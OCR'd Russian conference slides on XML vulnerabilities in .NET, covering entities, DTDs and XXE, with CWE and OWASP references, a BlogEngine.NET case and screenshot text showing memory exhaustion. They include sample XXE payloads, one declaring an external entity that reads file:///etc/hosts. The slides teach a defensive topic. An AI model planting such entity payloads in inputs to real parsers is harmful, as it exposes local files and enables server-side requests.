Уязвимости при работе с XML в .NET

PART II

Сергей Васильев

Независимый эксперт

sergvasiliev.ru

WHOAMI

- Независимый эксперт
  - пишу статьи (habr  @SergVasiliev)
  - выступаю на конференциях
  - изучаю внутрянку .NET
  - исследую уязвимости
- 8+ лет разрабатывал PVS-Studio
  - DevRel
  - Тимлид команды разработки PVS-Studio C#
  - C#, C++ разработчик

Repetitio est mater studiorum

Обработка XML-файлов как причина появления уязвимостей

Сергей Васильев
PVS-Studio LLC

DotNext
2022 Spring

XML: предопределённые сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<root>&lt;Hello, world!&gt;</root>
```


```
<Hello, world!>
```


XML: DTD

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE root [
  <!ENTITY helloEntity "Hello">
  <!ENTITY worldEntity "World">
]>
<root>&helloEntity;, &worldEntity;!</root>
```

XML: внутренние сущности


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE root [
  <!ENTITY helloEntity "Hello">
  <!ENTITY worldEntity "World">
]>
<root>&helloEntity;, &worldEntity;!</root>
```


File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search (Ctrl+Q)
MSBuild
Debug
Any CPU
Start
Live Share
LazyFormatted...ldEventArgs.cs
OutputAttribute.cs
RequiredRuntimeAttribute.cs
RequiredAttribute.cs
BuildWarningEventArgs.cs
CriticalBuildM...geEventArgs.cs
InitializationException.cs
DistributedLoggerRecord.cs
Microsoft.Build.Framework
Microsoft.Build.Framework.LazyFormattedBuildEventArgs
_arguments
/// <param name="reader">Binary reader which is attached to the stream the event will be deserialized from.</param>
/// <param name="version">The version of the runtime the message packet was created from</param>
62 references
internal override void CreateFromStream(BinaryReader reader, Int32 version)
Task Manager
File Options View
Processes Performance Users Details Services
7% CPU
99% Memory
Name
Apps (3)
Microsoft Visual Studio 2022 Preview (8) 4.8% 124,621.9 MB
Microsoft.ServiceHub.Controller 0% 20.4 MB
PerfWatson2.exe 0% 42.9 MB
ServiceHub.Host.CLR.x64 0% 27.7 MB
ServiceHub.Host.CLR.x86 (32 bit) 0% 25.5 MB
ServiceHub.IdentityHost.exe (32 bit) 0% 27.4 MB
ServiceHub.SettingsHost.exe (32 bit) 0% 37.8 MB
ServiceHub.VSDetouredHost.exe 0% 36.0 MB
Microsoft Visual Studio Preview 4.8% 124,404.3 MB
Fewer details
End task
Process Hacker
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU Private b... Description
winlogon.exe 11796 2.45 MB Windows Logon Application
fontdrvhost.exe 12008 1.96 MB Usermode Font Driver Host
dwm.exe 12064 55.98 MB Desktop Window Manager
explorer.exe 4808 48.86 MB Windows Explorer
devenv.exe 2572 3.69 142.31 GB Microsoft Visual Studio 2022 Preview
Microsoft.Servi... 12396 34.36 MB Microsoft.ServiceHub.Controller
ServiceHub.I... 13440 35.42 MB ServiceHub.IdentityHost.exe
ServiceHub.... 13956 61.05 MB ServiceHub.VSDetouredHost.exe
ServiceHub.... 14016 0.12 53.86 MB ServiceHub.SettingsHost.exe
ServiceHub.... 15288 32.6 MB ServiceHub.Host.CLR.x86
CPU Usage: 6.67% Physical memory: 127.59 GB (99.74%) Processes: 163
_originalCulture = new CultureInfo(originalCultureId);
Solution Explorer
Search Solution Explorer (Ctrl+;)
ICancelableTask.cs
IEventRedirector.cs
IEventSource.cs
IForwardingLogger.cs
IGeneratedTask.cs
ILogger.cs
MSBuild
References
FxCopExclusions
app.config
AssemblyInfo.cs
AssemblyLoadInfo.cs
AssemblyNameComparer.cs
AssemblyNameExtension.cs
AssemblyResources.cs
No issues found
Ln: 1 Ch: 1 SPC CRLF
C# Interactive Error List Command Window Output
Ready
Add to Source Control
Select Repository




XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///etc/hosts">
]>
<example>&extEntity;</example>
```



XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "https://owasp.org/xxe">
]>
<example>&extEntity;</example>
```




XXE (XML eXternal Entities)

- CWE-611:
  Improper Restriction of XML External Entity Reference

- OWASP Top 10:
  - 2017: A4:2017 – XML External Entities (XXE)
  - 2021: A05:2021 – Security Misconfiguration

- OWASP ASVS 4.0.3: 5.5.2



XXE
Небезопасный парсер
Вредоносный XML

BlogEngine.NET

